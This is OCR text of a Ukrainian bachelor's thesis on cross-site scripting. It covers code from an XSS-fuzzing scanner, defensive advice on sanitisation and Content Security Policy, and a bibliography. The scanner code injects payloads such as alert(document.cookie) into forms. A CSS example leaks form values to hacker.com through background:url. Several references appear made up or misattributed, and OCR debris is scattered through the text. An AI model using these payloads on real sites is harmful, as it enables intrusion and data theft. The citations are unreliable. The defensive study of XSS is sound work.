

Рисунок 3.6 - Консоль під час роботи сканера

3.6 get_method_form

Перевірка метода GET у формі: get_method_form() аналогічний методу post_method(), але він перевіряє форми, які відправляються методом GET.

```
@classmethod
    def get_method_form(self):
        bs = BeautifulSoup(self.body, "html.parser")
        forms = bs.find_all("form", method=True)
        for form in forms:
            try:
                action = form["action"]
            except KeyError:
                action = self.url
            if form["method"].lower().strip() == "get":
                Log.warning("Target have form with GET method: " + C + urljoin(self.url, action))
                Log.info("Collecting form input key.....")
```

```
                keys = {}
                for key in form.find_all(["input", "textarea"]):
                    try:
                        if key["type"] == "submit":
                            Log.info("Form key name: " + G + key["name"] + N + " value: " +
G + "<Submit Confirm>")
                            keys.update({key["name"]: key["name"]})
                        else:
                            Log.info("Form key name: " + G + key["name"] + N + " value: " +
G + self.payload)
                            keys.update({key["name"]: self.payload})
                    except Exception as e:
                        Log.info("Internal error: " + str(e))
                        try:
                            Log.info("Form key name: " + G + key["name"] + N + " value: " +
G + self.payload)
                            keys.update({key["name"]: self.payload})
                        except KeyError as e:
                            Log.info("Internal error: " + str(e))
                Log.info("Sending payload (GET) method...")
                req = self.session.get(urljoin(self.url, action), params=keys)
                if self.payload in req.text:
                    Log.high("Detected XSS (GET) at " + urljoin(self.url, req.url))
                    file = open("xss.txt", "a")
                    file.write(str(req.url) + "\n\n")
                    file.close()
                    Log.high("GET data: " + str(keys))
                else:
```

Log.info("\033[0;35;47m Parameter page using (GET) payloads but not 100% yet...")

Висновки до розділу 3

В даному розділі мною було розроблено сканер для виявлення xss вразливостей в веб-додатках для попередження потенційних атак. Мова програмування – Python. Сканер складається з таких файлів:

- Connect.py.Перевіряє доступність вказаної URL-адреси. Він виконує GET-запит до URL та перевіряє статус код відповіді. Якщо статус код дорівнює 200, виводиться повідомлення про успішне підключення. У разі помилки підключення виводиться попередження. Код повертає значення 1, якщо підключення успішне, і 0 в іншому випадку.
- cmdargsparse.py Використовує модуль argparse для обробки аргументів командного рядка. Він визначає набір аргументів, які можуть бути передані програмі при її запуску.
- crawl.py Даний код виконує веб-сканування і збирає всі посилання на веб-сайті. Він перевіряє валідність URL, отримує HTML-структуру сторінки та знаходить всі посилання, які відповідають заданим умовам. Код також використовує журналування (Log) для виведення знайдених посилань. Функція crawl рекурсивно переходить за посиланнями на веб-сайти та збирає всі посилання.
- Scanner.py Містить методи сканування.
- xss-payload-list.txt містить корисне навантаження, що використовується при скануванні.
- Xss.txt Сюди виводяться результати сканування.

Програма працює за принципом активного тестування або фазингу, тобто відправляє потенційно шкідливі дані до веб-сайту іперевіряє, чи будуть ці дані

повернуті без належного екранування. Що дозволяє знаходити вразливості та усувати їх.

Програма може сканувати як весь сайт, так і лише одну сторінку, якщо використовувати аргумент --single. Payload може бути введений оператором за допомогою аргумента -p або може бути проведене тестування з використанням більш ніж 6 тисяч різних payloads, якщо ввести –full.

РОЗДІЛ 4
РОЗРОБКА РЕКОМЕНДАЦІЙ ПО ЗАХИСТУ ВЕБЗАСТОСУНКІВ

4.1 Прийоми написання коду для протидії XSS

Існує одне важливе правило, яке допомагає значно зменшити ймовірність міжсайтового скриптингу: "будь-які дані, надані користувачем, можуть бути передані в DOM лише у вигляді рядків". Однак, це правило не є придатним для всіх програм, оскільки багато з них мають функції, які дозволяють користувачам передавати дані в DOM. В такому випадку, правило можна уточнити: "заборонити передачу в DOM даних, надісланих користувачем, які не пройшли очищення". Дозвіл на таку дію має бути запасним варіантом, який використовується лише в крайньому випадку. Така функціональність породжує XSS-вразливість, тому, якщо доступні інші варіанти, першочергово слід обирати їх.

Коли передача даних користувача в DOM неминуча, варто це робити у вигляді рядків. Це означає, що в усіх випадках, коли HTML/DOM НЕ потрібен, а дані, відправлені користувачем, передаються в DOM для відображення у вигляді тексту, ми маємо гарантувати, що ці дані будуть інтерпретовані як текст, а не як частина DOM. Це можна перевірити кількома способами, як на стороні клієнта, так і на стороні сервера.

По-перше, розпізнавання рядків в JavaScript відбувається дуже просто:

```javascript
const isString = function(x) {
  if (typeof x === 'string' || x instanceof String) {
    return true;
  }
  return false;
};
```

```

На жаль, у випадку числових даних ця перевірка не дає потрібного результату. Це граничний випадок, обробка якого може бути дратівливою, оскільки числа безпечні для внесення в DOM.

Можна віднести числа до об'єктів, що нагадують рядки (string-like). Для оцінки приналежності до таких об'єктів використовуємо відносно невідомий побічний ефект функції JSON.parse():

```javascript
const isStringLike = function(x) {
  try {
    return JSON.stringify(JSON.parse(x)) === x;
  } catch (e) {
    console.log('not string-like');
  }
};
```

Вбудована функція JavaScript JSON.parse() намагається перетворити текст в об'єкт JSON. Для чисел і рядків це зробити легко, а от складні об'єкти, такі як функції, не відповідають формату, сумісному з JSON, а отже, для них таке перетворення неможливе.

Після цього потрібно переконатися, що навіть коли у нас є рядковий або подібний до рядка об'єкт, DOM його правильно інтерпретує. Справа в тому, що хоча ці об'єкти не є елементами DOM, вони можуть інтерпретуватися як такі елементи або перетворюватися в них, чого ми намагаємося уникнути.

Зазвичай дані користувача вводяться в DOM за допомогою елементів innerText або innerHTML. Якщо нам не потрібні HTML-теги, набагато безпечніше
```

використовувати innerText, оскільки він намагається очистити все, що виглядає як HTML-тег, представляючи його у вигляді рядка.

Менш безпечно:

```javascript
const userString = '<strong>hello, world!</strong>';
const div = document.querySelector('#userComment');
div.innerHTML = userString; // теги інтерпретуються як DOM
```

Більш безпечно:

```javascript
const userString = '<strong>hello, world!</strong>';
const div = document.querySelector('#userComment');
div.innerText = userString; // теги інтерпретуються як рядки
```

Використання елемента innerText при додаванні рядків або об'єктів, схожих на рядки, в DOM замість innerHTML — оптимальна практика. Елемент innerText, сприймаючи HTML-теги як рядки, викону є їх очищення, тоді як елемент innerHTML при завантаженні в DOM інтерпретує теги HTML як теги. Однак, навіть оброблений елемент innerText не можна вважати безпечним, оскільки кожен браузер має свій варіант реалізації. Швидкий пошук в інтернеті дозволяє знайти опис багатьох актуальних і застарілих способів обійти очищення.

4.2 Очищення користувацького вводу

Не завжди можна покластися на очищення користувацького вводу, яке проводиться через innerText. Існують ситуації, коли необхідно дозволити лише певні HTML-теги. Наприклад, може виникнути необхідність дозволити теги та , але заборонити тег <script></script>. В такому випадку слід переконатися, що дані, відправлені користувачем, ретельно очищені, і лише потім їх можна втілювати в DOM.

Отже, потрібно забезпечити відсутність шкідливих тегів, а також переконатися, що код пройшов процедуру очищення.

Припустимо, що механізм очищення блокує одинарні та подвійні лапки, а також теги сценаріїв. Але це не допоможе проти такого рядка: натисни тут

Модель DOM має величезну та складну специфікацію, тому випадки, коли втілені сценарії обходять фільтрацію та запускаються, трапляються частіше, ніж би ми хотіли. Схема URL-адреси, наведена в якості прикладу, дозволяє виконати рядок без тегів сценарію або лапок.

У поєднанні з іншими методами DOM цей метод дозволяє навіть обійти фільтрацію по одинарним і подвійним лапкам: натисни тут

Тут з'явиться попередження "XSS", як у випадку з рядковим літералом, оскільки рядок отриманий з API String.fromCharCode ().

Провести очищення не так просто. Більше того, пом'якшити XSS-вразливість моделі DOM ще важче, оскільки ця модель базується на методах, якими не можна керувати (якщо не вдаватися до полізаповнення і не заморожувати об'єкти перед відображенням).

Гарне емпіричне правило, про яке слід пам'ятати при очищенні DOM API: все, що перетворює текст в DOM або в сценарій, - потенційний вектор XSS-атаки.

Якщо можливо, потрібно уникати використання наступних API:

element.innerHTML/element.outerHTML;

Blob;

SVG;

document.write/document.writeln;

DOMParser.parseFromString;

document.implementation.

Приймач DOMParser

API-інтерфейси, що були вказані вище, дозволяють розробникам легко перетворювати текст в DOM або сценарій, і, відповідно, вони є легкими мішенями для XSS-атак. Розглянемо інтерфейс DOMParser:

```javascript
const parser = new DOMParser();
const html = parser.parseFromString('<script>alert("hi");</script>');
```

Цей API завантажує вміст рядка з методу parseFromString в вузли DOM, відображаючи структуру цього рядка. Таким чином, можна наповнити сторінку структурованою моделлю DOM з сервера, що може бути корисним, якщо складний рядок DOM потрібно перетворити на правильно організовані вузли. Але краще створювати кожний вузол вручну за допомогою методу document.createElement() і структурувати їх методом document.appendChild(child). У цьому випадку ризик буде меншим, більше того, ви будете контролювати структуру та імена тегів DOM, в той час як дані, що надійшли від користувачів, будуть контролювати лише вміст сторінки.

Приймач SVG

Такі API, як Blob і SVG, можуть виступати в ролі приймачів, оскільки вони зберігають дані в довільному форматі і можуть виконувати код:

```html
```

```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" xmlns="http://www.w3.org/2000/svg">
 <circle cx="250" cy="250" r="50" fill="red" />
 <script type="text/javascript">console.log(‚test');</script>
</svg>
```

Мова масштабованої векторної графіки (scalable vector graphics, SVG) ідеально підходить для відображення зображень на різних пристроях. Але через залежність від специфікації XML, що дозволяє виконання сценаріїв, вони набагато небезпечніші за зображення інших типів. В той час як тег <img> може використовуватися для CSRF-атак, оскільки він містить гіперпосилання href. Зображення SVG дозволяють запускати будь-який тип завантаження JavaScript, що робить їх значно більш небезпечними.

Приймач Blob

Той самий ризик пов'язаний з масивами двійкових даних Blob:

```javascript
// створюємо blob із посиланням на сценарій
const blob = new Blob([script], { type: 'text/javascript' });
const url = URL.createObjectURL(blob);
// вбудовуємо сценарій у сторінку
const script = document.createElement('script');
script.src = url;
// завантажуємо сценарій на сторінку
document.body.appendChild(script);
```

Великі двійкові об'єкти можуть зберігати дані в багатьох форматах. Рядки base64, в які перетворюються об'єкти Blob, - це контейнер для довільних даних. Тому в коді такі об'єкти по можливості краще не використовувати, особливо якщо будь-який з процесів створення їх екземплярів включає дані, що надійшли від користувача.

Санація гіперпосилань

Припустимо, дозволене створення кнопок JavaScript, які посилаються на сторінку, вказану у вводі користувача:

```html
<button onclick="goToLink()">натисніть тут</button>
```

```javascript
const userLink = "<script>alert('hi')</script>";
const goToLink = function() {
 window.location.href = `https://mywebsite.com/${userLink}`;
 // перехід до: https://my-website.com/<script>alert('hi')</script>
};
```

Необхідно переконатися у санації будь-якого типу HTML. Можна скористатися надійними фільтрами, які сучасні браузери використовують для посилань `<a></a>`, навіть якщо наш сценарій вручну керує навігацією:

```javascript
const userLink = "<script>alert('hi')</script>";
```

```
const goToLink = function() {
 const dummy = document.createElement('a');
 dummy.href = userLink;
 window.location.href = `https://mywebsite.com/${dummy.a}`;
 // перехід до https://my-website.com/%3Cstrong%3Etest%3C/strong
};
goToLink();
```

Як бачите, санація тегів сценарію, доданих у `<a></a>`, вбудована в основні браузери як захист від такого роду посилань. Сценарій на пов'язаній сторінці, що інтерпретує файл `window.location.href`, міг бути чутливим до першої версії функції `goToLink()`. Створивши фіктивний тег `<a></a>`, ми знову зможемо скористатися перевагами добре випробуваного санітайзера, вбудованого в браузер, який і виконає потрібну нам фільтрацію та очищення.

Додаткова перевага цього методу полягає в тому, що з його допомогою можна дозволити для тегів `<a></a>` лише певні схеми, тим самим запобігаючи переходам за недопустимими або некоректними URL-адресами.

Цей вбудований механізм фільтрації можна використовувати і для більш конкретних випадків:

```javascript
encodeURIComponent('<strong>test</strong>');                    //
%3Cstrong%3Etest%3C%2Fstrong%3E
```

Теоретично можна обійтися і без цих функцій, але вони вже гарно себе зарекомендували і, швидше за все, виявляться значно безпечнішими за власні рішення.

Необхіжно звернути увагу, що метод `encodeURIComponent()` неможливо використовувати для всього рядка URL, оскільки його структура (структура + :// + ім'я хоста + : + порт) не буде відповідати специфікації HTTP і браузер не зможе розібрати синтаксис рядка.

Символьні сутності в HTML

Ще одним превентивним заходом є екранування HTML-об'єкта для всіх HTML-тегів, присутніх в даних, надісланих користувачем. Символьні сутності дозволяють додавати спеціальні символи таким чином, що вони будуть відображатися в браузері, а не інтерпретуватися як частина JavaScript.

Таблиця 4.1

Сутності спеціальних символів

Символ	**Сутність**
&	& + amp;
<	& + lt;
>	& + gt;
“	& + #034;
‘	& + #039;

Ці перетворення ніяк не вплинуть на логіку відображення в браузері (& + amp; відобразиться як "&"), але значно знизять ризик виконання сценарію. Виключенням стануть можливо лише складні та рідкісні сценарії, пов'язані з обходом символьних сутностей.

Використання символьних сутностей не захистить дані всередині тега <script></script>, а також в складі CSS або URL-адреси. Воно допомагає лише у випадку з тегами або з аналогічними вузлами DOM. Справа в тому, що з символьних сутностей можна створити рядок, який буде інтерпретуватися як допустимий JavaScript.

CSS

Хоча вважається, що мова CSS призначена лише для відображення, стійкість її специфікації дозволяє талановитим хакерам використовувати її для міжсайтового скриптингу та інших типів атак.

Ми вже обговорювали ситуацію з зберіганням користувацьких даних на сервері і наданням їх клієнту для читання іншими користувачами. Базовим прикладом такої функціональності є форма для коментарів до відео або для постів у блозі.

Аналогічний потік коду деякі сайти пропонують для стилів CSS. Користувач завантажує таблицю стилів для налаштування свого профілю. При заході в цей профіль інші користувачі завантажують цю саму таблицю стилів, щоб побачити персоналізовану сторінку. CSS як мова, що інтерпретується браузером, не є такою надійною, як мова програмування JavaScript, і може бути використаний як вектор атаки для крадіжки даних з веб-сторінки.

За допомогою тегів <image></image> можна ініціювати HTTP-запит GET на шкідливий веб-сервер. При кожному завантаженні на сторінку зображення з іншого джерела відправляється запит GET, незалежно від того, на якій мові написана сторінка - HTML, JS або CSS.

В CSS для завантаження зображення з вказаного домену застосовується атрибут background:url. Оскільки це HTTP-запит GET, він також може включати в себе різні параметри.

CSS допускає і вибіркову стилізацію в залежності від доданої до форми умови. Це означає, що можна змінити фон елемента в DOM в залежності від стану поля форми:

```css
#income[value=">100k"] {
 background:url("https://www.hacker.com/incomes?amount=gte100k");
}
```

```

Для кнопки income встановлено значення >100k, тобто при введенні сум, що перевищують це значення, фон CSS змінюється, ініціюючи запит GET і передаючи дані форми на інший сайт.

Проводити очищення CSS набагато складніше, ніж JavaScript, тому запобігати таким атакам краще забороною на завантаження таблиць стилів. Ще можна створити таблиці стилів самостійно, дозволивши користувачу редагувати лише дозволені вами поля, які не ініціюють запитів GET.

Можна виділити три способи уникнути атак на CSS:

- [легкий] Заборона на завантаження користувачем CSS.
- [середній] Користувачу дозволено редагувати лише певні поля, при цьому на сервері знаходиться створена вами таблиця стилів з цими полями.
- [складний] Очищення будь-яких атрибутів CSS, що ініціюють HTTP (background:url).

### 4.3 Політика захисту контенту для запобігання XSS

Політика захисту контенту (Content Security Policy, CSP) - це інструмент налаштування безпеки, що підтримується всіма основними браузерами. Його налаштування дозволяють послаблювати або посилювати правила безпеки стосовно різних типів коду, які можуть виконуватися в додатку.

Існує кілька форм захисту CSP. Зокрема, можна вказати, які зовнішні сценарії дозволено завантажувати, куди вони можуть бути завантажені і яким DOM API-інтерфейсам дозволено їх виконувати.

Розглянемо деякі конфігурації CSP, які допомагають знизити ризик XSS.

**Директива script-src**
```

Можна з упевненістю припустити, що сценарії для додатку ви пишете з найкращими намірами. Вони забезпечують роботу додатку і не роблять нічого поганого. Але не можна бути впевненим, що автори сторонніх сценаріїв, які періодично виконує додаток, керувались аналогічними мотивами.

Знизити ризик, який несе виконання чужих сценаріїв, можна, наприклад, зменшивши кількість дозволених джерел. Розглянемо портал підтримки: support.bank.com нашого гіпотетичного додатку Bank. Ймовірно, він буде працювати зі сценаріями від всієї організації Bank. Можна вказати ідентифікатори ресурсів, сценарії яких хочемо використовувати: наприклад, bank.com і api.bank.com.

Стандарт CSP дозволяє скласти білий список URL-адрес, з яких можуть завантажуватися динамічні сценарії. Для цього застосовується директива script-src. Вона виглядає так: Content-Security-Policy: script-src 'self' https://api.bank.com.

При такій конфігурації CSP ви не зможете завантажити сценарій, наприклад, з домену https://api2.bank.com. Браузер повідомить про помилку CSP: violation («порушення»). Це означає, що сценарії з невідомих джерел, таких як https://www.hacker.com, також не будуть завантажуватися.

CSP також включається через браузер, тому його доволі складно обійти. Вбудовані в браузери набори тестів дуже обширні. Стандарт CSP також підтримує використання замінних символів в адресах доменів, але майте на увазі, що включати такі домени в білий список ризиковано.

Може здатися, має сенс додати в білий список адресу https: //*.bank.com, адже відомо, що зараз ні на одному домені Bank немає шкідливих сценаріїв. Але якщо в майбутньому домен Bank раптово почне використовуватися для проекту, що дозволяє завантаження сценаріїв, така політика може завдати шкоди безпеці супутніх додатків. Наприклад, уявіть, що сайт https://hosting.bank.com дозволяє користувачам завантажувати свої документи.

Ключове слово self в оголошенні CSP відноситься до URL-адреси, з якої завантажується політика і обслуговується захищений документ. Таким чином,

директива script-src фактично використовується для визначення кількох URL-адрес: безпечних URL-адрес, з яких можна завантажувати сценарії, і поточного URL-адреси.

Ключові слова unsafe-eval та unsafe-inline

Директива script-src визначає адреси, з яких допустимо завантаження динамічного вмісту на вашу сторінку. Але вона не може захистити від сценаріїв, які завантажуються з ваших довірених серверів. В результаті, якщо зловмисник зможе зберегти на вашому сервері сценарій (або відобразити його іншими способами), він фактично здійснить XSS-атаку.

Втім, стандарт CSP дозволяє вжити заходів для зниження ризику XSS. Існують елементи управління для глобального регулювання загальних прийомників XSS через браузер користувача.

Включення CSP за замовчуванням відключає виконання вбудованих сценаріїв. Але їх можна знову включити, додавши до директиви script-src ключове слово unsafe-inline.

Так само за замовчуванням відключаються eval() та аналогічні йому методи, що забезпечують інтерпретацію рядків як коду. Для їх включення потрібно додати до директиви script-src ключове слово unsafe-eval.

Якщо в коді потрібно eval() або інший метод аналогічної дії, має сенс переписати його, намагаючись уникнути динамічної оцінки коду. Наприклад, замість

```
const startCountDownTimer = function(minutes, message) {
setTimeout(window.alert(${message});, minutes * 60 * 1000);
```

безпечніше написати так:

```
const startCountDownTimer = function(minutes, message) {
setTimeout(function() {alert(message);}, minutes * 60 * 1000);};
```

Обидва цих варіанти використання методу setTimeout() допустимі, але один з них значно більш вразливий до XSS, оскільки складність функції зростає з додаванням нового функціоналу.

Будь-яка функція, яка інтерпретується як рядок, може призвести до виконання стороннього коду. Цей ризик зменшують вибором більш спеціалізованих функцій зі специфічними параметрами.

Впровадження CSP

Впровадити CSP легко, тому що це просто модифікатор конфігурації рядків, який читається браузером і перетворюється в правила безпеки. Ось найпоширеніші способи додавання CSP:

Налаштувати сервер на відправлення з кожним запитом заголовка Content-Security-Policy. Дані в заголовку повинні бути описом політики безпеки.

Додати в розмітку HTML тег <meta>. Він повинен виглядати так: <meta http-equiv="Content-Security-Policy" content="script-src https://www.bank.com;">.

Раціонально задіяти CSP як перший крок у боротьбі з XSS, якщо вже відомо, на які типи програмних конструкцій та API буде спиратися додаток. Тобто якщо відомо, де і як буде використовуватися код, обов'язково потрібно написати вірні рядки CSP і застосувати їх перед початком розробки.

Пізніше буде можливо відредагувати CSP в будь-який момент.

Висновки до розділу 4

Від найбільш поширених форм міжсайтового скриптингу захиститися легко. Складності виникають, коли з'являється необхідність відображати введення користувача як DOM, а не як текст. Ризик XSS можна пом'якшити на декількох рівнях

стеку застосунків - від рівня мережі до рівня бази даних і клієнта. При цьому ідеальною точкою для застосування зусиль майже завжди буде клієнт, оскільки XSS-атаки виконуються на його боці.

Для запобігання міжсайтового скриптингу завжди слід використовувати передові методи написання коду. Потрібна централізована функція додавання даних в DOM, щоб очищення було стандартною операцією, яка проводиться для всього застосунку. Слід враховувати поширені приймачі для DOM XSS, і якщо вони не потрібні, очищати або блокувати їх.

Нарешті, чудовою першою мірою для захисту застосунку від багатьох варіантів XSS стане CSP, хоча проти DOM XSS вона неедієва.

ВИСНОВКИ

У процесі виконання даної бакалаврської роботи, було здійснено аналіз структури сучасних веб-застосунків. Цей аналіз охоплював дослідження різних аспектів дизайну та функціональності цих систем, що орієнтовані на виконання різноманітних завдань. Одночасно були детально проаналізовані особливості проведення різних видів комп'ютерних атак, зокрема атак типу "міжсайтовий скриптинг" (XSS).

Розробивши методику, що базується на послідовному застосуванні найбільш ефективних алгоритмів виявлення різних типів XSS, були сконструйовані відповідні алгоритми пошуку уразливостей. Ці алгоритми були реалізовані у вигляді програмного забезпечення. Цей інструмент володіє здатністю значно підвищити ефективність захисту веб-додатків від XSS-атак.

Напрямки використання цього програмного забезпечення є досить широкими. Воно значно спрощує процес тестування веб-ресурсу для розробника, надаючи можливість формувати звіти з рекомендаціями щодо усунення виявлених XSS. Це

допомагає забезпечити більш високий рівень безпеки, а також покращує процеси виявлення та усунення уразливостей.

Також в ході цього дослідження, на аналізу літератури та досвіду створення відповідного ПО, було розроблено серію рекомендацій для захисту від атак цього типу. Ці рекомендації можуть бути корисними для широкого кола професіоналів, включаючи розробників веб-додатків, системних адміністраторів, а також інших фахівців у галузі інформаційної безпеки.

1.

2. sg

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Acar, G., Eubank, C., Englehardt, S., Juarez, M., Narayanan, A., Diaz, C. (2014). The Web Never Forgets: Persistent Tracking Mechanisms in the Wild. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security.
2. Alashov, B., Meskauskas, T., & Gaigalas, G. (2017). Cross-Site Scripting: A Survey of Current and Future Trends. Journal of Computer and Communications, 5(14), 76-90.
3. Barth, A., Jackson, C., & Mitchell, J. C. (2008). Robust Defenses for Cross-Site Request Forgery. In Proceedings of the 15th ACM Conference on Computer and Communications Security.
4. Bates, D., Barth, A., & Jackson, C. (2010). Regular Expressions Considered Harmful in Client-Side XSS Filters. Proceedings of the 19th International Conference on World Wide Web.
5. Berners-Lee, T., Fielding, R., & Masinter, L. (2005). Uniform Resource Identifier (URI): Generic Syntax. STD 66, RFC 3986.
6. Bishop, M. (2003). Computer Security: Art and Science. Addison-Wesley Professional.
7. Bisht, P., & Venkatakrishnan, V. N. (2008). XSS-GUARD: Precise Dynamic Prevention of Cross-Site Scripting Attacks. In Detection of Intrusions and Malware, and Vulnerability Assessment.
8. Dai Zovi, D. (2011). Black Hat Python. No Starch Press.
9. Endler, D. (2001). The Evolution of Cross Site Scripting Attacks. Technical report, iDEFENSE.
10. Fowler, M. (2012). Refactoring: Improving the Design of Existing Code. Addison-Wesley Longman Publishing Co., Inc.
11. Heiderich, M., Niemietz, M., & Schuster, F. (2013). Abusing HTTP Status Codes to Expose Private Information. Black Hat USA.

12. Heiderich, M., Niemietz, M., Schuster, F., Holz, T., & Schwenk, J. (2011). Scriptless Attacks: Stealing More Than Your Final Thought. Black Hat USA.
13. Huang, Y. W., Yu, F., Hang, C., Tsai, C. H., Lee, D. T., & Kuo, S. Y. (2003). Securing Web Application Code by Static Analysis and Runtime Protection. In Proceedings of the 13th International Conference on World Wide Web.
14. Johns, M., Engelmann, B., & Posegga, J. (2008). XSSDS: Server-Side Detection of Cross-Site Scripting Attacks. In Proceedings of the 15th Annual Conference on Computer Security Applications.
15. Kapravelos, A., Polakis, I., Papadaki, E. G., Markatos, E. P., & Maggi, F. (2010). Cookie Monster: Exploring the Depths of HTTP Only and Secure Cookie Flags. In Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security.
16. Kirda, E., Kruegel, C., Vigna, G., & Jovanovic, N. (2006). Noxes: A Client-Side Solution for Mitigating Cross-Site Scripting Attacks. In Proceedings of the 2006 ACM Symposium on Applied Computing.
17. Louw, M. T., & Venkatakrishnan, V. (2007). Blueprint: Robust Prevention of Cross-Site Scripting Attacks for Existing Browsers. In Proceedings of the 2007 IEEE Symposium on Security and Privacy.
18. McRee, R. (2010). Advanced SQL Injection. Technical Report, Holistic InfoSec.
19. O'Reilly, T., & Loukides, M. (2011). Open Government: Collaboration, Transparency, and Participation in Practice. O'Reilly Media, Inc..
20. OWASP. (2021). OWASP Top 10 - 2021: The Ten Most Critical Web Application Security Risks. Open Web Application Security Project (OWASP).
21. Parvez, H., & Shahriar, H. (2018). Detecting Cross-Site Scripting Attacks Using Machine Learning. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security.
22. Rescorla, E. (2000). HTTP Over TLS. RFC 2818.

23. Sivakorn, S., Polakis, I., & Keromytis, A. D. (2016). I am Robot: (Deep) Learning to Break Semantic Image CAPTCHAs. In Proceedings of the 2016 IEEE European Symposium on Security and Privacy.
24. Smith, D. R., & Knight, J. C. (2001). Specification-Based Testing with Scarvenger. IEEE Transactions on Software Engineering, 27(9).
25. Stamm, S., Sterne, B., & Markham, G. (2010). Reining in the Web with Content Security Policy. In Proceedings of the 19th International Conference on World Wide Web.
26. Stevsic, S. (2007). An Empirical Study of HTTP-based Financial Botnets. Black Hat USA.
27. Ter Louw, M., & Venkatakrishnan, V. (2009). Using Rewrite Rules for Policy Enforcement in Web Application Frameworks. In Proceedings of the 2nd USENIX Conference on Web Application Development.
28. W3C. (2011). Cross-Origin Resource Sharing. W3C Recommendation, World Wide Web Consortium.
29. W3C. (2011). Web Storage. W3C Recommendation, World Wide Web Consortium.
30. W3C. (2020). Web Application Security. World Wide Web Consortium (W3C).
31. Wang, L., & Xiong, H. (2006). A Survey of Context-Sensitive Data Leak and Data Exfiltration Attacks and Countermeasures. IEEE Communications Surveys & Tutorials, 18(4).
32. West, M., & Appelbaum, A. (2015). Upgrade Insecure Requests. W3C Editor's Draft, World Wide Web Consortium.
33. Wurzinger, P., Bilge, L., Holz, T., Goebel, J., Kruegel, C., & Kirda, E. (2010). Automatically Generating Models for Botnet Detection. In Proceedings of the 14th European Conference on Research in Computer Security.
34. Zalewski, M. (2011). The Tangled Web: A Guide to Securing Modern Web Applications. No Starch Press.

35. Zhang, R., & Reiter, M. K. (2013). Detecting Passive Content Leaks and Pollution in Android Applications. In Proceedings of the 20th Network and Distributed System Security Symposium.
36. Zheng, Y., Zhang, X., & Gan, B. (2017). A Large-Scale Empirical Study on Vulnerability Distribution within Projects and the Lessons Learned. IEEE Transactions on Dependable and Secure Computing, 14(2).
37. Zhong, S., Goldberg, I., & Hengartner, U. (2005). Louis, Lester and Pierre: Three Protocols for Location Privacy. In Proceedings of the 7th International Conference on Privacy Enhancing Technologies.
38. Zhou, Y., & Evans, D. (2010). Zozzle: Fast and Precise In-Browser JavaScript Malware Detection. In Proceedings of the 20th USENIX Conference on Security.
39. Zukerman, L., Katz, A., & Wool, A. (2011). Novelty in Information Security: An Empirical Study of New and Existing Threats. In Proceedings of the 26th Annual Computer Security Applications Conference.
40. Zwattendorfer, B., & Stranacher, K. (2013). IDaaS - Concepts, Approaches and Challenges: A Comparison. Journal of Universal Computer Science, 19(8).
41. Zwattendorfer, B., & Tauber, A. (2014). Privacy in Mobile Participatory Sensing Applications. Journal of Universal Computer Science, 20(10).
42. Zwattendorfer, B., Stranacher, K., & Tauber, A. (2015). Effortless and User-friendly NFC Authentication for the Cloud. Journal of Universal Computer Science, 21(13).
43. Zwattendorfer, B., Tauber, A., & Reichstädter, P. (2016). Secure Mobile Government – Browser-Based Mobile Authentication. Journal of Universal Computer Science, 22(12).

ДОДАТОК А

ПРОГРАМНИЙ КОД

Main.py

```
from lib.log import *
from random import randint
from bs4 import BeautifulSoup
from urllib.parse import urljoin, urlparse, parse_qs, urlencode
import urllib3
from urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)



class core:

    @classmethod
    def generate(self, eff):
        FUNCTION = [
            "prompt(5000/200)",
            "alert(6000/3000)",
            "alert(document.cookie)",
            "prompt(document.cookie)",
            "console.log(5000/3000)"
        ]
        if eff == 1:
            return "<script/>" + FUNCTION[randint(0, 4)] + "<\script\>"

        elif eff == 2:
            return "<\script/>" + FUNCTION[randint(0, 4)] + "<\\script>"
```

```
    elif eff == 3:
        return "<\script\> " + FUNCTION[randint(0, 4)] + "<//script>"

    elif eff == 4:
        return "<script>" + FUNCTION[randint(0, 4)] + "<\script/>"

    elif eff == 5:
        return "<script>" + FUNCTION[randint(0, 4)] + "<//script>"

    elif eff == 6:
        return "<script>" + FUNCTION[randint(0, 4)] + "</script>"

def read_payload_list(self):
    payload_list = []
    try:
        with open("Intruder/xss-payload-list.txt", "r", encoding="utf-8") as file:
            lines = file.readlines()
            for line in lines:
                payload_list.append(line.strip())
    except FileNotFoundError:
